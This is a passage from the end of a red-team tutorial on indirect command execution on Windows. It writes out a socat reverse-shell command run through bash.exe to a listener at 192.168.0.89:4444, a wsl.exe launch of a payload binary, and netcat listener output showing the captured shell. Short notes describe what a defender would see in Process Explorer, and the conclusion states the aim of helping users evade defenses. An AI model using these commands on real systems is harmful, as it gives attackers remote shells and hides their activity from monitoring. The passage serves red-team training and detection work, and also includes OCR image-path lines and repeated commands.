
bash.exe -c "socat tcp-connect:192.168.0.89:4444 exec:sh,pty,stderr,setsid,sigint,sane"

bash.exe -c "socat tcp-connect:192.168.0.89:4444 exec:sh,pty,stderr,setsid,sigint,sane"

```
bash.exe -c "socat tcp-connect:192.168.0.89:4444 exec:sh,pty,stderr,setsid,sigint,sane"
```




On our reverse listener set up on port 4444, we receive a connection as the shell executes!



Inspection in process explorer:

On the victim system, an analyst may check Process Explorer. They will notice some suspicious processes running. Specifically, the wsl.exe process has been launched. Under it, conhost.exe is initiated. Alongside it,socat and bash processes are also running. This behavior is stealthy and unusual.




Method 11 – WSL Only (wsl.exe)

Socat instance on a WSL is plausible but not necessary. However, by default, the Windows system includes an executable called wsl.exe where it installs WSL. You can use this exe to launch the exe present in WSL. This way, the shell will launch indirectly.

wsl.exe -e /mnt/c/Users/Public/shell.exe

wsl.exe -e /mnt/c/Users/Public/shell.exe

```
wsl.exe -e /mnt/c/Users/Public/shell.exe
```




We receive a connection on our reverse listener set up on port 4444 as the shell executes!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.189] 61435
Microsoft Windows [Version 10.0.19044.1586]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
desktop-e8ak5sr\a_cha
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, the system has launched the wsl.exe process, which initiates conhost along with a shell.exe process. It is not as stealthy as other methods.



Conclusion

While some of the methods defined above are stealthy, others create some noise. Red Teamers must evaluate which method they want to use in order for them to conduct operations smoothly. The aim of the article was to demonstrate as many methods as possible for **Indirect Command Execution** in order for a user to evade defenses easily. Hope you liked the article. Thanks for reading.

Author: Harshit Rajpal is an InfoSec researcher and left and right brain thinker. Contact **here**
